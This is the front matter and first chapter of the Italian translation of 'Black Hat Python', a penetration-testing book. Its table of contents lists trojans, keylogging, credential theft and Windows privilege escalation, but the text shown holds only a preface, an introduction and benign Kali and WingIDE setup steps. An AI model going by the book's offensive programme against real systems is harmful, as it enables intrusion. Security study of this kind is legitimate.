

- Justin Seitz -

PYTHON

per **hacker**

Tecniche offensive black hat



Scalare i privilegi di Windows >>

Aggirare i meccanismi difensivi di sandboxing >>

Creare trojan command-and-control con GitHub >>

Iniettare codice di shell nelle macchine virtuali >>

***pro**
DigitalLifeStyle

*pro
DigitalLifeStyle

PYTHON **per hacker**

Tecniche offensive black hat

Justin Seitz

EDIZIONI
LSWR

Titolo originale: Black Hat Python

Published by No Starch Press, Inc.

245 8th Street, San Francisco, CA 94103

phone: 415.863.9900; info@nostarch.com

www.nostarch.com

Cover Illustration: Garry Booth

Copyright © 2015 by Justin Seitz. All rights reserved.

Edizione italiana:

Python per hacker | Tecniche offensive black hat

Traduzione di: Marco Buttu

Collana:  DigitalLifeStyle

Editor in Chief: Marco Aleotti

Progetto grafico: Roberta Venturieri

ISBN: 978-88-6895-248-8

© 2015 Edizioni Lswr* – Tutti i diritti riservati

Prima edizione digitale: ottobre 2015

I diritti di traduzione, di memorizzazione elettronica, di riproduzione e adattamento totale o parziale con qualsiasi mezzo sono riservati per tutti i Paesi.

Le riproduzioni effettuate per finalità di carattere professionale, economico o commerciale o comunque per uso diverso da quello personale possono essere effettuate a seguito di specifica autorizzazione rilasciata da CLEARedi, Centro Licenze e Autorizzazioni per le Riproduzioni Editoriali, Corso di Porta Romana n. 108, Milano 20122, e-mail autorizzazioni@clearedi.org e sito web www.clearedi.org.

La presente pubblicazione contiene le opinioni dell'autore e ha lo scopo di fornire informazioni precise e accurate. L'elaborazione dei testi, anche se curata con scrupolosa attenzione, non può comportare specifiche responsabilità in capo all'autore e/o all'editore per eventuali errori o inesattezze.

L'Editore ha compiuto ogni sforzo per ottenere e citare le fonti esatte delle illustrazioni. Qualora in qualche caso non fosse riuscito a reperire gli aventi diritto è a disposizione per rimediare a eventuali involontarie omissioni o errori nei riferimenti citati.

Tutti i marchi registrati citati appartengono ai legittimi proprietari.

EDIZIONI
LSWR

Via G. Spadolini 7

20141 Milano (MI)

Tel. 02 881841

www.edizionilswr.it

(*) Edizioni Lswr è un marchio di La Tribuna Srl. La Tribuna Srl fa parte di **LSWR GROUP**.

Sommario

PREFAZIONE

INTRODUZIONE

RINGRAZIAMENTI

L'autore

I revisori tecnici

1. CONFIGURARE L'AMBIENTE PYTHON

Installare Kali Linux

WingIDE

2. LE BASI DEL NETWORKING

Il networking con Python in un paragrafo

Client TCP

Client UDP

Server TCP

Sostituire netcat

Realizzare un proxy TCP

SSH con Paramiko

Tunneling SSH

3. NETWORKING: I SOCKET RAW E LO SNIFFING

Realizzare un tool UDP per la scoperta di host

Sniffare pacchetti su Windows e Linux

Decodificare il layer IP

Decodificare ICMP

4. DOMINARE LA RETE CON SCAPY

Rubare le credenziali email

ARP cache poisoning con Scapy

Analisi PCAP

5. FARE HACKING CON IL WEB

La libreria socket del Web: urllib2

Fare il mapping delle installazioni di applicazioni web open source

Brute forcing di directory e posizione dei file

Brute forcing di form HTML di autenticazione

6. ESTENDERE BURP PROXY

Installazione

Utilizzare Burp con dati casuali

Bing in combinazione con Burp

Trasformare in password il contenuto di un sito web

7. COMANDO E CONTROLLO CON GITHUB

Impostare un account GitHub

Creazione di moduli

Configurazione dei trojan

Realizzare un trojan che utilizza GitHub

8. OPERAZIONI COMUNI DI TROJANING SU WINDOWS

Divertirsi con il keylogging

Prendere screenshot

Esecuzione di shellcode con Python

Rilevamento di sandbox

9. DIVERTIRSI CON INTERNET EXPLORER

Una sorta di man-in-the-browser

Estrarre i dati con Internet Explorer COM

10. SCALARE I PRIVILEGI SU WINDOWS

Installazione dei prerequisiti

Creare un processo per il monitoraggio

Monitoring dei processi con WMI

I privilegi di Windows

Vincere la gara

Iniezione del codice

11. AUTOMATIZZARE TECNICHE FORENSI PER SCOPI OFFENSIVI

Installazione

Profili

Catturare password hash

Iniezione diretta del codice

Prefazione

Python continua a essere il linguaggio dominante nel mondo dell'information security, anche se in realtà le conversazioni in merito al linguaggio preferito a volte somigliano a delle guerre di religione. I tool basati su Python includono ogni tipo di fuzzer, proxy e talvolta anche degli exploit. I framework di exploit come CANVAS sono scritti in Python e così pure alcuni tool più oscuri come PyEmu o Sulley.

Praticamente ogni fuzzer o exploit che ho scritto, l'ho implementato in Python. La ricerca sull'hacking automobilistico che ho fatto di recente con Chris Valasek contiene una libreria che serve per iniettare messaggi CAN sulla rete della vostra automobile, usando Python!

Se siete interessati al campo dell'information security, allora spendere del tempo per imparare Python è veramente un ottimo investimento, visto che sono disponibili numerose librerie per il reverse engineering e l'exploitation. Se gli sviluppatori di Metasploit passassero da Ruby a Python, la nostra community sarebbe unita.

In questo libro Justin copre un ampio spettro di argomenti che un giovane hacker intraprendente dovrebbe affrontare. Questi argomenti includono il saper leggere e scrivere pacchetti di rete, sapere sniffare la rete e ogni altra cosa che vi potrebbe servire per analizzare applicazioni web e realizzare attacchi. Justin spende parecchio tempo per mostrare come scrivere codice per indirizzare specifici attacchi ai sistemi Windows. In generale, *Python per hacker / Tecniche offensive black hat* è una lettura divertente, e anche se non riuscisse a farvi diventare un super hacker come me, certamente vi farà iniziare nel modo giusto. Ricordate che la differenza tra scrivere script per gioco e script professionali è pari alla differenza tra usare solamente tool scritti da altri e scrivere i tool di mano vostra.

Charlie Miller

St. Louis, Missouri

Introduzione

Python e *hacker*. Queste sono le due parole che dovrete veramente usare per descrivermi. A Immunity ho la fortuna di lavorare con persone che sanno realmente come scrivere codice Python. Non sono una di queste persone. Spendo la maggior parte del mio tempo facendo penetration testing, e questo necessita di dover scrivere velocemente dei tool in Python, focalizzandomi sul raggiungimento del risultato (non necessariamente bellezza del codice, ottimizzazione o stabilità). Attraverso questo libro imparerete che questo è il modo in cui scrivo il codice, e credo che sia anche uno dei motivi che fa di me un valido penetration tester. Spero che questa filosofia e stile di lavoro aiutino anche voi a diventarlo.

Man mano che progredirete avanzando nella lettura del libro, vi renderete anche conto che non scendo troppo nei dettagli di ogni singolo argomento. Questo è voluto, perché intendo fornirvi le informazioni basilari, con qualche piccolo condimento, in modo che abbiate le conoscenze fondamentali. Avendo questo in mente, nel libro ho distribuito le idee e i compiti da realizzare a casa in modo che possiate iniziare autonomamente a fare le vostre prove e documentarvi in modo più approfondito. Vi incoraggio a esplorare queste idee, e mi piacerebbe sentire da voi come avete realizzato le vostre implementazioni personali, i vostri tool e come avete risolto i compiti che vi ho assegnato.

Come per ogni libro tecnico, i lettori con differenti livelli di conoscenza di Python (o più in generale, di information security) affronteranno e apprezzeranno il libro in maniera differente. Alcuni di voi semplicemente prenderanno il libro e andranno a leggere i capitoli pertinenti con il loro lavoro o con ciò che maggiormente gli interessa, mentre altri lo leggeranno da cima a fondo. Vorrei raccomandare a chi di voi ha un livello di Python che si pone tra il principiante e l'intermedio, di cominciare dall'inizio del libro e leggerlo da lì in avanti seguendo l'ordine prestabilito degli argomenti. Strada facendo acquisirete le competenze che vi occorrono.

Per iniziare, nel Capitolo 2 introduciamo alcune fondamentali conoscenze di networking, quindi lentamente progrediamo studiando i socket raw nel Capitolo 3 e usando Scapy nel Capitolo 4, in modo da poter implementare interessanti tool di rete. Le successive sezioni del libro si occupano di hacking con applicazioni web, iniziando nel Capitolo 5 con la realizzazione di un tool custom, per poi estendere la popolare Burp Suite nel Capitolo 6. Da qui spenderemo una grande parte del tempo a parlare di trojan iniziando dal Capitolo 7, dove parleremo di command e control con GitHub, sino al Capitolo 10, dove vedremo alcuni trucchi per scalare i privilegi su Windows. Il capitolo

finale si occupa dell'utilizzo di Volatility per automatizzare alcune tecniche forensi per scopi offensivi.

Ho provato a mantenere il codice semplice, breve e mirato, e lo stesso vale per le spiegazioni. Se siete alle prime armi con Python, vi incoraggio a soffermarvi su ogni linea di codice, così sarà più facile tenere a mente le cose e capire le successive parti del libro. Il codice di tutti gli esempi del libro è disponibile su <http://nostarch.com/blackhatpython/>. Siamo pronti per iniziare!

Ringraziamenti

Vorrei ringraziare la mia famiglia (la mia magnifica moglie Clare e i miei cinque figli, Emily, Carter, Cohen, Brady e Mason) per tutti gli incoraggiamenti e la pazienza durante l'anno e mezzo della mia vita dedicato alla scrittura di questo libro. I miei fratelli, mia sorella, mia madre, mio padre e Paulette, per avermi motivato ad andare avanti a prescindere da tutto. Vi adoro tutti quanti.

A tutti i miei colleghi di Immunity (mi sarebbe piaciuto elencare qui ciascuno di voi, se ne avessi avuto lo spazio): grazie per sopportarmi quotidianamente. Siete veramente un gruppo incredibile con il quale lavorare. Al team di No Starch (Tyler, Bill, Serena e Leigh): grazie tantissimo per il duro lavoro che avete investito in questo libro e nel resto della vostra collana. Lo apprezziamo tutti.

Mi piacerebbe ringraziare anche i miei revisori tecnici, Dan Frisch e Cliff Janzen. Questi ragazzi hanno digitato e criticato ogni singola linea di codice, scritto codice di supporto, fatto editing e fornito un aiuto incredibile attraverso l'intero processo. Chiunque stia scrivendo un libro sulla sicurezza informatica dovrebbe veramente prendere questi ragazzi in squadra; sono stati meravigliosi, e anche di più.

Per il resto di voi furfanti con cui ho condiviso bevute, risate e GChats: grazie per avermi consentito di lamentarmi con voi in merito alla scrittura di questo libro.

L'autore

Justin Seitz lavora per Immunity, Inc. come ricercatore senior della sicurezza, e passa il suo tempo ricercando bug, facendo reverse engineering, scrivendo exploit e codice Python. È l'autore di *Gray Hat Python*, il primo libro su Python rivolto ad analisti della sicurezza.

I revisori tecnici

Dan Frisch ha più di dieci anni di esperienza nel campo dell'information security. Attualmente lavora come analista senior della sicurezza per un'agenzia canadese che si occupa di aspetti legislativi. Precedentemente, ha lavorato come consulente per la sicurezza per società finanziarie e dell'ICT del Nord America. Poiché è ossessionato dalle tecnologie e ha un terzo dan di cintura nera, potete presumere (correttamente) che la sua intera vita sia basata attorno a "The Matrix".

Sin dalle origini del Commodore PET e VIC-20, le tecnologie sono state una costante compagna (e a volte un'ossessione!) di *Cliff Janzen*. Cliff ha scoperto la passione per questo ambito lavorativo quando cambiò attività nel 2008, occupandosi di information security dopo più di una decade spesa nel settore dell'IT. Negli ultimi anni Cliff ha felicemente svolto le mansioni di consulente per la sicurezza, facendo ogni cosa, dalle policy review ai penetration test, e si sente fortunato di lavorare su tematiche che costituiscono anche il suo hobby preferito.

Configurare l'ambiente Python

Questa è la parte meno divertente (ma comunque molto importante) del libro, nella quale ci occuperemo di configurare l'ambiente dove scrivere e testare il codice Python. Vedremo rapidamente come ottenere una macchina virtuale che ospita Kali Linux e come installare un IDE, in modo da avere tutto ciò che ci occorre per lo sviluppo. Alla fine del capitolo dovrete essere pronti per affrontare gli esercizi e il codice di esempio della restante parte del libro.

Prima di iniziare, scarichiamo e installiamo VMWare Player dal sito web <http://www.vmware.com/>. Inoltre vi raccomando di avere a disposizione anche delle macchine virtuali con installati Windows XP e Windows 7, entrambe preferibilmente a 32-bit.

Installare Kali Linux

Kali è il successore della distribuzione Linux BackTrack ed è stato progettato da Offensive Security mirando sin da subito a ottenere un sistema operativo finalizzato al penetration testing. Ha già diversi tool preinstallati ed è basato su Linux Debian, per cui sarete in grado di installare un'ampia varietà di tool e librerie aggiuntive, oltre a quelli presenti di default. Prima di tutto, recuperate un'immagine della Kali VM dalla seguente URL: <https://www.offensive-security.com/kali-linux-vmware-arm-image-download/>.

NOTA

Se volete avere una lista dei link indicati in questo capitolo, sui quali poter cliccare, visitate <http://nostarch.com/blackhatpython/>.

Scaricate e decomprimete l'immagine, poi fate doppio clic su di essa in modo che VMWare Player la avvii. Lo username di default è *root* e la password è *toor*. Una volta fatto il login, dovrete ritrovarvi all'interno dell'ambiente desktop di Kali, come mostrato in [Figura 1.1](#).




Figura 1.1 - Il desktop di Kali Linux.

La prima cosa che faremo è assicurarci che sia installata la corretta versione di Python. In questo libro viene usata la 2.7. Nella shell (**Applications -> Accessories -> Terminal**), eseguite il seguente comando:

```
root@kali:~# python --version
Python 2.7.3
root@kali:~#
```

Se avete scaricato l'immagine che vi ho raccomandato qualche riga sopra, Python 2.7 sarà già installato. Usando una differente versione di Python, è possibile che alcuni esempi riportati nel libro non funzionino. Siete quindi avvertiti.

A questo punto installiamo *easy_install* e *pip*. Questi sono molto simili al package manager *apt*, poiché consentono di installare direttamente delle librerie Python senza doverle scaricare, spaccettare e installare manualmente. Installiamo entrambi i gestori di pacchetto eseguendo il seguente comando:

```
root@kali:~#: apt-get install python-setuptools python-pip
```

Una volta che i package sono installati, possiamo fare un test veloce che consiste nell'installare un modulo che useremo nel Capitolo 7 per creare un trojan basato su GitHub. Eseguite il seguente comando nel terminale:

```
root@kali:~#: pip install github3.py
```

L'output del terminale dovrebbe indicare che la libreria viene scaricata e installata. A questo punto aprite una shell Python e verificate che sia realmente installata correttamente:

```
root@kali:~#: python
Python 2.7.3 (default, Mar 14 2014, 11:57:14)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import github3
>>> exit()
```

Se i risultati non sono identici a questi, allora c'è un problema di configurazione nel vostro ambiente Python. In questo caso assicuratevi di aver seguito i passi riportati sopra e di avere la versione corretta di Kali. Tenete a mente che, per la maggior parte degli esempi di questo libro, potete sviluppare il vostro codice in una varietà di sistemi operativi, inclusi Mac, Linux e Windows. Ci sono alcuni capitoli che sono specifici per Windows e in questi casi lo indicherò all'inizio del capitolo stesso.

Adesso che abbiamo messo in piedi la nostra macchina virtuale per fare hacking, installiamo un IDE Python per lo sviluppo.

WingIDE

In genere non sono un gran sostenitore di prodotti software commerciali, ma in questo caso devo dire che WingIDE è il miglior IDE che abbia usato negli ultimi sette anni a Immunity. WingIDE fornisce tutte le funzionalità base di un IDE, come l'auto-completamento e la descrizione dei parametri di una funzione, ma si contraddistingue dagli altri IDE per le sue capacità di debugging. Vi mostrerò brevemente un riassunto di ciò che si ha a disposizione con la versione commerciale di WingIDE, ma sentitevi liberi di scegliere la versione che fa al caso vostro.

NOTA

Per una comparazione tra le diverse versioni, visitate:

<https://wingware.com/wingide/features/>.

Potete ottenere WingIDE da <http://www.wingware.com/>: vi raccomando di installare la versione di prova, in modo che possiate provare alcune delle funzionalità disponibili nella versione commerciale.

Potete sviluppare sulla piattaforma che volete, ma la scelta migliore, almeno per iniziare, probabilmente è quella di installare WingIDE nella vostra Kali VM. Assicuratevi di aver scaricato il pacchetto .deb a 32-bit di WingIDE e di averlo salvato nella vostra directory utente.

Fatto ciò, aprite un terminale ed eseguite il seguente comando:

```
root@kali:~# dpkg -i wingide5_5.0.9-1_i386.deb
```

Questo dovrebbe installare WingIDE. Se ottenete qualche errore di installazione, potrebbe esserci un problema di dipendenze non soddisfatte. In questo caso, eseguite semplicemente:

```
root@kali:~# apt-get -f install
```

Questo dovrebbe risolvere il problema delle dipendenze mancanti e installare WingIDE. Per verificare di averlo installato correttamente, assicuratevi di potervi accedere come mostrato in [Figura 1.2](#).

Avviate WingIDE e aprite un nuovo file Python. Fatto ciò, la schermata dovrebbe somigliare a quella mostrata in [Figura 1.3](#), con l'area di editing principale nella parte in alto a sinistra e un insieme di tab sulla parte bassa.




Figura 1.2 - Accesso a WingIDE dal desktop di Kali.




Figura 1.3 - Layout della finestra principale di WingIDE.

Scriviamo un semplice codice che illustra alcune utili funzionalità di WingIDE, incluso il *Debug Probe* e il tab dello *Stack Data*. Copiate il seguente codice nell'editor:

```
def sum(number_one, number_two):
    number_one_int = convert_integer(number_one)
    number_two_int = convert_integer(number_two)
    result = number_one_int + number_two_int
    return result

def convert_integer(number_string):
    converted_integer = int(number_string)
    return converted_integer

answer = sum("1", "2")
```

Questo è un esempio banale, ma è anche un'eccellente dimostrazione di come WingIDE vi può rendere semplice la vita. Salvate il file con il nome che preferite, cliccate sulla voce **Debug** del menu e selezionate l'opzione **Select Current as Main Debug File**, come mostrato in [Figura 1.4](#).




Figura 1.4 - Impostare il debugging per lo script Python.

Ora impostate un *breakpoint* sulla seguente linea di codice:

```
return converted_integer
```

Potete farlo cliccando sul margine sinistro o premendo il tasto **F9**. Dovreste vedere un piccolo punto rosso apparire nel margine. Ora eseguite lo script premendo il tasto **F5**: l'esecuzione dovrebbe fermarsi al breakpoint. Cliccando sul tab **Stack Data** dovreste vedere una schermata simile a quella di [Figura 1.5](#).

